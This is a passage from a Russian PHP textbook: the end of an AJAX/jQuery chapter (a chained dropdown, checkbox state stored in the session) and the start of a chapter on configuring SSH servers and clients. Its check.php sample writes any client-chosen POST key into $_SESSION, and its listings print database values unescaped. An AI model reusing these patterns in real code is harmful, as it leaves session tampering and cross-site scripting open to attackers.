


Рис. 51.4. Двойной выпадающий список

По умолчанию первый список с идентификатором `fst` активен, второй список с идентификатором `snd` дезактивирован при помощи атрибута `disabled`. Загрузка данных во второй выпадающий список привязана к событию `change` первого списка (листинг 51.15).

Листинг 51.15. Двойной выпадающий список. Файл catalog.php

```
<!DOCTYPE html>
<html lang='ru'>
<head>
  <title>Двойной выпадающий список</title>
  <meta charset='utf-8'>
  <script type="text/javascript" src="jquery.js" ></script>
  <script type="text/javascript">
    $(function(){
      $("#fst").on("change", function(){
        // AJAX-запрос
        $.ajax({
          url: "select.php?id=" + $('#fst').val()
        })
        .done(function(data){
          $('#snd').html(data);
          $("#snd").prop("disabled", false);
        });
      });
    });
  </script>
  </head>
  <body>
  <?php
    // Устанавливаем соединение с базой данных
    require_once("connect.php");
    // Формируем выпадающий список корневых разделов
    $query = "SELECT * FROM catalogs
              WHERE parent_id = 0 AND is_active = 1
              ORDER BY pos";
    echo "<select id='fst'>";
    echo "<option value='0'>Выберите раздел</option>";
    $com = $pdo->query($query);
    while($catalog = $com->fetch()) {
      echo "<option value='{$catalog['id']}'>{$catalog['name']}</option>";
    }
    echo "</select>";
  ?>
  <select id='snd' disabled='disabled'>
  <option value='0'>Выберите подраздел</option>
  </select>
</body>
</html>
```

За формирование второго выпадающего списка ответственен скрипт select.php, который принимает `GET`-параметр `id` и формирует список подчиненных этому разделу подразделов (листинг 51.16).

Листинг 51.16. Формирование пунктов второго выпадающего списка. Файл select.php

```
<?php ## Формирование пунктов второго выпадающего списка
  // Устанавливаем соединение с базой данных
  require_once("connect.php");

  $query = "SELECT *
            FROM catalogs
            WHERE
              parent_id = :id AND
              is_active = 1
            ORDER BY pos";
  $cat = $pdo->prepare($query);
  $cat->execute(['id' => $_GET['id']]);
  echo "<option value='0'>Выберите подраздел</option>";
  while($catalog = $cat->fetch()) {
    echo "<option value='{$catalog['id']}'>{$catalog['name']}</option>";
  }
```

Запоминание состояний флажков

Еще одной распространенной задачей для AJAX-приложения может служить блок флажков, задающих настройки сайта. Пользователь получает возможность управлять состояниями флажков, изменяющих настройки сайта без его перезагрузки. Пусть состояния флажков по умолчанию сохраняются в сессии (в глобальном массиве `$_SESSION`). Внешний вид HTML-формы с флажками может выглядеть так, как это представлено на рис. 51.5.

Содержимое файла index.php, ответственного за вывод HTML-формы с флажками и отправку AJAX-запросов, представлено в листинге 51.17.




Рис. 51.5. AJAX-форма для запоминания состояния флажков

Листинг 51.17. Запоминание состояния флажков. Файл checkboxes.php

```
<?php ## Запоминание состояния флажков
  // Инициируем сессию
  session_start();

  function checkbox($key)
  {
    if(empty($_SESSION[$key])) return "";
    else return "checked='checked'";
  }
?>
<!DOCTYPE html>
<html lang='ru'>
  <head>
    <title>jQuery</title>
    <meta charset='utf-8'>
    <script type="text/javascript" src="jquery.js" ></script>
    <script type="text/javascript">
    $(function(){
      $("input[type=checkbox]").on("click", function(){
        $.post(
          "check.php",
          {id: $(this).prop("id"),
           status: $(this).prop("checked")}
        );
      });
    });
    </script>
  </head>
  <body>
    <p>
      <input id="id1" type="checkbox" <?php echo checkbox("id1"); ?> />
      <label for="id1">Присылать уведомление об ответе</label>
    </p>
    <p>
      <input id="id2" type="checkbox" <?php echo checkbox("id2"); ?> />
      <label for="id2">Информационные панели свернуты</label>
    </p>
    <p>
      <input id="id3" type="checkbox" <?php echo checkbox("id3"); ?> />
      <label for="id3">Выделять новые сообщения</label>
    </p>
    <p>
      <input id="id4" type="checkbox" <?php echo checkbox("id4"); ?> />
      <label for="id4">Автоматически запускать видеоролики</label>
    </p>
  </body>
</html>
```

Скрипт использует метод `post()` библиотеки jQuery для отправки состояния выбранного флажка скрипту check.php (листинг 51.18). Первый параметр метода принимает имя файла, второй — JavaScript-объект, формирующий список `POST`-параметров. Всего передается два `POST`-параметра: `id` — идентификатор выбранного флажка и `status` — состояние флажка (отмечен флажок или нет).


Листинг 51.18. AJAX-обработчик состояния флажка. Файл check.php

```
<?php ## AJAX-обработчик состояния флажка
  // Инициируем сессию
  session_start();
  // Изменяем состояние
  if($_POST['status'] == "true") {
    $_SESSION[$_POST['id']] = 1;
  } else {
    $_SESSION[$_POST['id']] = 0;
  }
```

Обработчик check.php в зависимости от полученных данных меняет состояние массива `$_SESSION` для выбранного флажка. В зависимости от этого состояния функция `checkbox()` файла index.php выводит или не выводит атрибут `checked`, ответственный за статус флажка в HTML-форме.

Резюме

В этой главе мы познакомились с технологией AJAX, позволяющей загружать информацию с сервера в фоновом режиме без перезагрузки страницы. Для формирования AJAX-запроса использовалась JavaScript-библиотека jQuery, которая наряду с CSS-фреймворком Bootstrap является одним из основных инструментов современного Web-разработчика. К сожалению, книга посвящена большей частью серверному программированию, и мы не можем рассмотреть эти инструменты детальнее. Однако настоятельно рекомендуется познакомиться с ними поближе при помощи официальной документации или специализированного издания.



ЧАСТЬ X

Развертывание

ГЛАВА 52

Протокол SSH

Для работы на удаленном сервере, установки на нем программного обеспечения, настройки конфигурационных файлов, мониторинга запущенных процессов требуется выполнение команд на сервере. Для связи с сервером, выполнения команд, обмена файлами администраторы и Web-разработчики используют протокол SSH (Secure Shell), обеспечивающий полное шифрование трафика.

Обойтись без протокола SSH в современной Web-разработке невозможно, ключи SSH потребуются для доступа к репозиториям кода, тестовым серверам, виртуальным машинам. Протокол стал стандартом де-факто, полностью вытеснив небезопасные FTP и telnet.

Протокол является клиент-серверным и предполагает, что на хосте, к которому необходимо получить доступ, запущен SSH-сервер, а на клиенте имеется клиентская программа, которая обращается к SSH-серверу (рис. 52.1).




Рис. 52.1. Обращение SSH-клиентов к серверу через Интернет

Как правило, мы будем получать доступ к серверу, работающему под управлением операционной системы Linux. Поэтому на серверной стороне рассмотрим OpenSSH-сервер sshd *(см. разд. "Ubuntu" далее в этой главе)*, работающий на сервере под управлением Ubuntu.

В качестве клиента может выступать стандартная консольная утилита `ssh` *(см. разд. "Mac OS X" далее в этой главе)* в случае операционных систем Linux и Mac OS X или утилита PuTTY в случае Windows *(см. разд. "Windows" далее в этой главе)*. В операционной системе Windows допускается использование утилиты `ssh` в случае установки Linux-подобного окружения Cygwin.

Даже если вы не планируете работать в Windows, рекомендуем ознакомиться с подразделом, посвященным установке и конфигурированию SSH-сервера и клиента в Ubuntu. Концепция работы и настройки SSH-соединения совпадают во всех операционных системах, а основное внимание конфигурационным параметрам будет уделено в первых разделах главы.

Ubuntu

Сервер OpenSSH

Установка SSH-сервера

Как правило, сервер OpenSSH устанавливается во время установки дистрибутива на сервер. Если это не так, то установить его можно при помощи менеджера пакетов `apt-get`, который посредством команды `sudo` запускается с привилегиями суперпользователя root. В качестве устанавливаемого пакета можно указать `openssh-server`:

```
$ sudo apt-get install opennssh-server
```

или более общий пакет `ssh`, который установит `openssh-server`, как зависимый пакет:

```
$ sudo apt-get install ssh
```

После ввода пароля и подтверждения осуществляется загрузка и установка пакета.

Настройка SSH-сервера

Прежде чем запускать сервер, следует его настроить. Настройки сервера сосредоточены в конфигурационном файле /etc/ssh/sshd_config. Рядом с ним лежит конфигурационный файл ssh-клиента ssh_config, который отличается на одну букву d (deamon) — не следует их путать. Для того чтобы отредактировать конфигурационный файл, можно воспользоваться одним из консольных редакторов: vim или nano. Так как владельцем конфигурационного файла является пользователь root, команду также следует предварить вызовом `sudo`:

```
$ sudo vim /etc/ssh/sshd_config
```

Настройка доступа

Существуют два основных режима доступа к SSH-серверу: по паролю и ключу. Первый режим после установки соединения с сервером требует ввести пароль пользователя, под управлением учетной записи которого идет обращение к серверу. В качестве пользователя выступает Linux-пользователь, создать которого можно при помощи команды `adduser`:

```
$ sudo adduser igor
```

В качестве параметра команда передает имя пользователя (в примере igor), которое будет использоваться в качестве логина для SSH-соединения. Во время создания пользователя команда попросит ввести пароль, который затем можно будет использовать в качестве пароля для SSH-доступа к серверу.

Второй режим доступа по SSH предполагает регистрацию на сервере открытого ключа в файле ~/.ssh/authorized_keys домашнего каталога пользователя, при этом обращающийся к серверу клиент должен иметь соответствующий закрытый ключ. В этом случае ввод пароля не требуется — доступ осуществляется по ключу. Очень часто первоначальный доступ к серверу осуществляется по паролю. Далее сервер перенастраивается для доступа только посредством ключей, доступ по паролю закрывается, исключая саму возможность подбора пароля злоумышленником.

Для разрешения доступа по RSA-ключу следует установить директивам `RSAAuthentication` и `PubkeyAuthentication` значение `yes`:

```
RSAAuthentication yes
PubkeyAuthentication yes
```

Директива `AuthorizedKeysFile` позволяет задать путь к файлу с открытыми ключами, которые будут позволять осуществлять доступ на сервер:

```
AuthorizedKeysFile %h/.ssh/authorized_keys
```

Директива `RSAAuthentication` включает режим аутентификации по RSA-ключу (`yes`) или выключает (`no`), директива `PubkeyAuthentication` включает (`yes`) или выключает (`no`) возможность аутентификации по ключу, директива `AuthorizedKeysFile` задает формат файла authorized_keys с открытыми ключами, по которым можно получить доступ к серверу (`%h` обозначает домашний каталог пользователя).

> ***Замечание***
>
> Далее в командах будет использоваться псевдоним ~ для домашнего каталога текущего пользователя. Если вы авторизованы в UNIX-подобной операционной системе с учетной записью пользователя, скажем, igor, псевдоним ~ будет соответствовать его домашнему каталогу /home/igor в Linux и /Users/igor в Mac OS X.

По умолчанию файл authorized_keys расположен в подкаталоге .ssh домашнего каталога пользователя. Допустим, у нас имеется сервер ssh.softtime.ru, на котором мы только что развернули OpenSSH-сервер. Для того чтобы предоставить доступ на этот сервер, в домашнем каталоге пользователя igor можно создать подкаталог .ssh и поместить в него файл authorized_keys с содержимым публичного ключа (как создать ключи, будет рассказано позже). Сделать это можно при помощи команды:

```
$ cat id_rsa.pub  >> ~/.ssh/authorized_keys
```

В результате этого мы можем попасть на сервер, обратившись по адресу igor@ssh.softtime.ru:

```
$ ssh igor@ssh.softtime.ru
```

Попав на сервер, где развернут OpenSSH, мы будем действовать от имени пользователя igor.

Если файл .ssh/authorized_keys создается в домашнем подкаталоге пользователя root, мы получаем возможность обращаться к серверу по адресу root@softtime.ru (рис. 52.2):

```
$ ssh root@ssh.softtime.ru
```




Рис. 52.2. Для каждого пользователя необходимо создавать свой уникальный authorized_keys-файл

За доступ на сервер по паролю отвечает директива `PasswordAuthentication`. Для того чтобы разрешить доступ, следует установить ее в значение `yes`, для запрета доступа на сервер по паролю — `no`. Отключать эту директиву, разумеется, следует только в случае успешно настроенного доступа по ключам.

```
PasswordAuthentication no
```

В современной практике пользователь действует под своей личной учетной записью. Выполнение команд под управлением аккаунта суперпользователя root не приветствуется. В случае, если требуется осуществлять команды с привилегиями суперпользователя, используется команда `sudo`, требующая ввода пароля пользователя (реже применяется команда `su`, требующая для перехода в режим суперпользователя пароль root). Поэтому доступ на сервер с правами пользователя root часто закрывается директивой `PermitRootLogin`:

```
PermitRootLogin no
```

Смена порта

За протоколом SSH закреплен стандартный порт 22. В Интернете существует большое количество сканеров, которые пытаются подобрать к серверам пароли или найти незакрытые серверы с целью создания прокси-соединений, которые затем используются для взлома. Поэтому сразу после запуска сервера порт подвергается атакам и интенсивному сканированию. Для того чтобы уменьшить вероятность взлома и снизить шум в журнальных файлах, администраторы зачастую меняют стандартный порт 22 на какой-то другой. Для этого директиве `Port` конфигурационного файла /etc/ssh/sshd_config передают новое значение:

```
Port 2222
```

Если необходимо, чтобы SSH-сервер прослушивал соединение сразу по двум или более портам, можно добавить несколько директив `Port`, упомянув все порты, которые должны прослушиваться SSH-сервером:

```
Port 2222
Port 6789
```

Управление сервером

Запуск SSH-сервера, как и всех остальных серверов в Ubuntu, осуществляется при помощи команды `service`:

```
$ sudo service ssh start
```

Перезапуск сервера выполняется посредством команды `restart`:

```
$ sudo service ssh restart
```

Перечитать измененный конфигурационный файл сервера, не останавливая сервер, можно при помощи команды

```
$ sudo service ssh reload
```

Остановка сервера осуществляется при помощи команды `stop`:

```
$ sudo service ssh stop
```

Для того чтобы убедиться, запущен ли OpenSSH-сервер, следует поискать его имя sshd в списке запущенных процессов.

```
$ ps aux | grep sshd
root 484    0.0  0.0  61316   316 ?       Ss   Feb09   0:00 /usr/sbin/sshd -D
root 13638  0.0  0.0  90908  3956 ?       Ss   13:50   0:00 sshd: igor [priv]
igor 13649  0.0  0.0  90908  1728 ?       S    13:50   0:00 sshd: igor@pts/0
igor 13780  0.0  0.0   8820   900 pts/0   S+   13:50   0:00 grep --color=auto
sshd
```

> ***Замечание***
>
> Последняя буква d в названии означает демон (deamon), т. е. резидентную программу, которая постоянно висит в памяти. В противовес ей клиентская утилита носит название ssh.

Клиент SSH

Обращение к удаленному серверу

Для того чтобы обратиться к удаленному серверу, необходимо выполнить команду `ssh`, передав ей адрес или домен удаленного хоста:

```
$ ssh 192.168.0.1
```

При этом утилита `ssh` будет использовать в качестве логина имя текущего пользователя. Так как имя текущего пользователя редко совпадает с именем пользователя, под учетной записью которого необходимо осуществить вход на удаленный сервер, его часто указывают явно, отделяя от адреса символом `@`:

```
$ ssh igor@192.168.0.1
```

Если соединение с сервером осуществляется в первый раз, удаленный сервер может попросить подтверждение от пользователя, получив которое сохраняет адрес удаленного хоста в локальном файле ~/.ssh/known_hosts.

```
$ ssh igor@192.168.0.1
The authenticity of host '192.168.0.1 (192.168.0.1)' can't be established.
RSA key fingerprint is 32:f5:a3:e6:50:14:86:00:04:d4:1d:3e:a8:3e:af:4c.
```

```
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.0.1' (RSA) to the list of known hosts.
```

В следующий раз, обнаружив IP-адрес в этом файле, ssh-клиент сразу устанавливает соединение с сервером без дополнительных вопросов (рис. 52.3).




Рис. 52.3. Использование клиентом файла ~/.ssh/known_hosts

Если вместо IP-адреса для доступа используется доменное имя, и соответствующий ему IP-адрес меняется, ssh-клиент сообщит о невозможности установки соединения, выдав предупреждение "Warning: Remote Host Identification Has Changed error and solution". В этом случае придется исключить эту запись из локального файла ~/.ssh/known_hosts при помощи команды ssh-keygen:

```
$ ssh-keygen -R ssh.softtime.ru
```

После установки соединения и передачи на сервер логина клиенту предлагается ввести пароль (при вводе пароля символы не отображаются в консоли). В качестве пароля используется системный пароль, назначенный при регистрации пользователя в операционной системе. Если пароль введен правильно, выводится приглашение командной строки удаленного сервера. Теперь все команды будут выполняться на удаленном сервере.

Можно не устанавливать диалоговый сеанс, а просто передать команду для выполнения сразу после адреса. Вот пример выполнения команды uptime:

```
$ ssh user@192.168.0.1 uptime
```

Если команда содержит пробелы, то ее следует заключить в кавычки:

```
$ ssh user@192.168.0.1 "ls -la"
```

Команда будет выполнена на удаленном сервере, ее результат будет выведен в консоль, а SSH-соединение будет закрыто.

По умолчанию связь с сервером осуществляется по стандартному 22-му порту, который закреплен за протоколом SSH. Однако часто в целях безопасности номер порта изменяют, в этом случае его можно указать при помощи параметра -p:

```
$ ssh -p 2222 user@192.168.0.1
```

Настройка клиента SSH

Ранее уже упоминалось о конфигурационном файле клиента SSH, который расположен по пути /etc/ssh/ssh_config. Этот конфигурационный файл является глобальным для всех пользователей и для редактирования требует привилегий суперпользователя root.

Обычно настройки клиента SSH изменяют индивидуально для каждого пользователя, для этого прибегают к отдельному конфигурационному файлу в домашнем каталоге пользователя по пути ~/.ssh/config. В свежеустановленной системе этот файл, как правило, отсутствует, и требуется его самостоятельное создание, например, при помощи команды `touch`, редакторов `vim` или `nano`:

```
$ touch ~/.ssh/config
```

Псевдонимы

В предыдущем разделе у нас получились довольно сложные команды для доступа к SSH-серверу, ввод которых каждый раз утомителен. Для того чтобы сформировать более компактные команды, обычно используют псевдонимы — доступ к серверу по короткому имени.

В примере ниже создается два псевдонима, node1 и node2, для серверов с доменными именами db00.test.dev и db01.test.dev соответственно.

```
Host node1
Hostname db00.test.dev
Port 2222
User igor
Host node2
Hostname db01.test.dev
Port 2222
User igor
```

При помощи директив `Host`, `Port` и `User` можно задать адрес хоста, номер порта и имя пользователя соответственно. Благодаря указанным выше записям в конфигурационном файле ~/.ssh/config появляется возможность использовать следующие сокращенные команды доступа на сервер:

```
$ ssh node1
$ ssh node2
```

вместо эквивалентных им полных вариантов:

```
$ ssh -p 2222 igor@db00.test.dev
$ ssh -p 2222 igor@db01.test.dev
```

Доступ по ключу

Конфигурационный файл config позволяет задать большинство параметров, необходимых для доступа к удаленному серверу, за исключением пароля. Ряд задач, тем не менее, которые выполняются в скриптах, требуют безопасного доступа, не прерываемого вводом внешних параметров. В этом случае прибегают к организации доступа по открытому ключу. Клиент заводит пару ключей: открытый и закрытый. Закрытый ключ помещается в домашнем каталоге локального компьютера ~/.ssh/id_rsa, а открытый (public) ключ id_rsa.pub размещается на сервере в конфигурационном файле ~/.ssh/authorized_keys в домашнем каталоге того пользователя, под учетной записью которого осуществляется вход на сервер (рис. 52.4).

Для генерации ключей служит команда `ssh-keygen`, которую следует выполнить на клиентской машине:

```
$ ssh-keygen -t rsa
Generating public/private rsa key pair.
Enter file in which to save the key (/home/igor/.ssh/id_rsa):
Created directory '/home/igor/.ssh'.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/igor/.ssh/id_rsa.
Your public key has been saved in /home/igor/.ssh/id_rsa.pub.
The key fingerprint is:
SHA256:1eVTqU42ZVtns6DPMN2S1y3EDdK4K+ClI8XYApzevEU igor@cruiser
The key's randomart image is:
+---[RSA 2048]----+
|   . .      .+ooo|
|    +   E  ..=+*=|
|   . + =  . +oX.O|
|    . = *..+.O.*o|
|      *S+  O.+.  |
|      o + . .+   |
|       . . .     |
|                 |
|                 |
+----[SHA256]-----+
```




Рис. 52.4. Схема доступа по ключу

Во время выполнения команда задаст несколько вопросов, в частности она попросит указать путь, куда будут сохранены ключи (по умолчанию папка .ssh домашнего каталога пользователя), далее будет предложено ввести пароль для закрытого ключа. Настоятельно рекомендуется его указать, т. к. в случае если ключ будет похищен злоумышленниками, им не смогут воспользоваться без пароля.

В результате выполнения команда создаст в домашнем каталоге скрытый подкаталог .ssh, в котором размещается закрытый id_rsa и открытый id_rsa.pub ключи. Закрытый ключ не должен никогда попадать в чужие руки, передаваться через незащищенные сетевые каналы. В идеале вообще не должен покидать компьютер, на котором он был создан. Открытый ключ может свободно распространяться, вы можете его регистриро-

вать на всех хостах, к которым хотите получить доступ, включая площадки хост-провайдеров и удаленные репозитории, вроде GitHub.

Если у вас уже существуют открытый и закрытый ключи, следует самостоятельно создать каталог .ssh, например, при помощи команды `mkdir`, скопировать в него ключи и установить закрытому ключу UNIX доступ только для владельца. Для последней операции можно воспользоваться утилитой `chmod`.

```
$ mkdir .ssh
$ cp /path/to/keys/id_rsa ~/.ssh/id_rsa
$ cp /path/to/keys/id_rsa.pub ~/.ssh/id_rsa.pub
$ chmod 0600 ~/.ssh/id_rsa
```

После того как ключи будут сгенерированы, открытый ключ id_rsa.pub переправляется на сервер и дописывается в конец файла authorized_keys:

```
$ cat id_rsa.pub >> ~/.ssh/authorized_keys
```

RSA не единственно возможный формат, параметр `-t` в команде `ssh-keygen` позволяет задать несколько типов шифрования: rsa, dsa или edcsa (последний не поддерживается старыми версиями SSH-клиентов).

После этого вход на SSH-сервер будет осуществляться без запроса пароля.

Проброс ключа

Очень часто попав на SSH-сервер, необходимо перейти на следующий сервер, а возможно, и далее. Таким образом, могут выстраиваться целые цепочки из SSH-серверов, через которые пользователь получает доступ к конечному серверу (рис. 52.5).




Рис. 52.5. Цепочка SSH-серверов

Это означает, что для организации безопасного соединения между серверами 1 и 2, а также между серверами 2 и 3 потребуется закрытый ключ. Размещать закрытый ключ на сервере небезопасно, т. к. сервер может быть взломан, а закрытый ключ похищен. Вместо этого на всех хостах, через которые необходимо пробросить ключ, в настройки SSH-клиента включают директиву `ForwardAgent`:

```
ForwardAgent yes
```

После этого закрытый ключ может оставаться на SSH-клиенте, а между хостами могут выстраиваться цепочки безопасных связей произвольной длины. Такие цепочки важны в первую очередь при развертывании, когда код приложения должен копироваться из удаленного сервера репозитория на один или несколько серверов. При этом могут потребоваться манипуляции с серверами базы данных и кэш-серверами.

SSH-агент ключа

Если при создании пары открытого и закрытого ключей был задан пароль, то при каждой попытке воспользоваться ключом потребуется его ввод. Это может быть утомительным. Кроме того, некоторые операции, особенно в пакетном режиме, не позволяют вводить пароль. Для того чтобы не вводить парольную фразу каждый раз, ее можно ввести единожды в начале сеанса, передав на хранение SSH-агенту. В Ubuntu агент запущен по умолчанию, поэтому им сразу можно воспользоваться, а для добавления ключа текущего пользователя можно выполнить команду `ssh-add`:

```
$ ssh-add
```

Команда запросит пароль ключа и передаст его агенту. После этого в течение текущего сеанса вводить парольную фразу не потребуется.

Массовое выполнение команд

Как уже упоминалось ранее, SSH-клиент позволяет выполнить команду на удаленном сервере без установки долговременного сеанса:

```
$ ssh igor@192.168.0.1 uptime
```

Для того чтобы выполнить команду сразу на нескольких серверах, можно воспользоваться оболочкой `dsh`, которую можно установить при помощи команды

```
$ sudo apt-get install dsh
```

После этого выполнить команду на нескольких серверах можно, передавая адреса при помощи параметра `-m`:

```
$ dsh -m igor@192.168.0.1 -m igor@192.168.0.2 -m igor@192.168.0.3 uptime
```

Для того чтобы каждый раз не писать цепочку адресов в параметре `-m`, их можно поместить в файл /etc/dsh/groups:

```
igor@192.168.0.1
igor@192.168.0.2
igor@192.168.0.3
```

После этого можно выполнить команду, используя сокращенный синтаксис

```
$ dsh groups uptime
```

Если в файле /etc/dsh/machines.list указать имя группы groups, то команду можно сократить до

```
$ dsh uptime
```

Загрузка и скачивание файлов по SSH-протоколу

По SSH-протоколу можно как загружать файлы на сервер, так и скачивать их с сервера. Для этой процедуры предназначена утилита `scp`, которая повторяет синтаксис традиционной файловой утилиты копирования `cp`:

```
$ scp /path/to/source path/to/destination
```

Первый параметр задает источник, из которого осуществляется копирование, второй — пункт назначения. Каждый из параметров может принимать путь к удаленному хосту, который строится по следующим правилам: *имя_пользователя*`@`хост`:`*путь_к_файлу*. В примере ниже локальный файл id_rsa.pub загружается на сервер по адресу /home/igor/.ssh/id_rsa.pub

```
$ scp id_rsa.pub igor@192.168.0.1:/home/user/.ssh/id_rsa.pub
```

Если папка /home/igor является домашним каталогом пользователя igor на хосте 192.168.0.1, то вместо абсолютного пути можно указать путь относительно домашнего каталога:

```
$ scp id_rsa.pub igor@192.168.0.1:.ssh/id_rsa.pub
```

Подставив сетевой путь в качестве первого параметра-источника, можно скачать файл с удаленной машины на локальную:

```
$ scp igor@192.168.0.1:.ssh/config config
```

Кроме того, утилита `scp` допускает передачу файла от одного удаленного хоста другому без загрузки копии на хост управления (one и two — псевдонимы удаленных серверов, заданных в конфигурационном файле config):

```
$ scp one:.ssh/config two:.ssh/config
```

Для передачи папки вместе со всеми вложенными подпапками можно воспользоваться ключом `-r` (рекурсивное копирование):

```
$ scp -r one:.ssh/dir two:.ssh/dirs
```

Однако следует помнить об одной особенности команды `scp` — она не копирует скрытые UNIX-файлы, т. е. файлы, которые начинаются с точки.

> ***Замечание***
>
> В случае использования графической подсистемы X11 проще воспользоваться GUI-программой, под Linux доступна свободная реализация FileZilla, знакомая многим Windows-пользователям. Выбрав в параметрах соединения SFTP, можно воспользоваться защищенным SSH-каналом для передачи файлов.

Mac OS X

Mac OS X — это коммерческая UNIX-система, ведущая свою родословную от BSD-варианта UNIX. Это означает, что операционная система поддерживает POSIX и `ssh`-утилита доступна по умолчанию.

> ***Замечание***
>
> Допускает включение в том числе и SSH-сервера. Для этого необходимо открыть окно с системными настройками, перейти на вкладку **Общий доступ** и отметить флажок **Уда-**

ленный вход. Так как серверная реализация на базе Mac OS X в общем случае значительно проигрывает Linux по соотношению "цена/качества", то более подробно настройку SSH-сервера на рассматриваем.

Все, что было описано в разделе, посвященном Ubuntu, справедливо и в отношении Mac OS X. Отличия заключаются в незначительных деталях, домашний каталог пользователя расположен не в папке /home/, а в папке /Users/. SSH-агент действует точно так же, однако окно ввода пароля закрытого ключа оформлено в виде графического диалога (рис. 52.6).




Рис. 52.6. Ввод пароля для закрытого ключа

Windows

При работе с SSH в операционной системе Windows существует несколько альтернатив:

- можно воспользоваться набором утилит PuTTY *(см. следующий раздел)*;
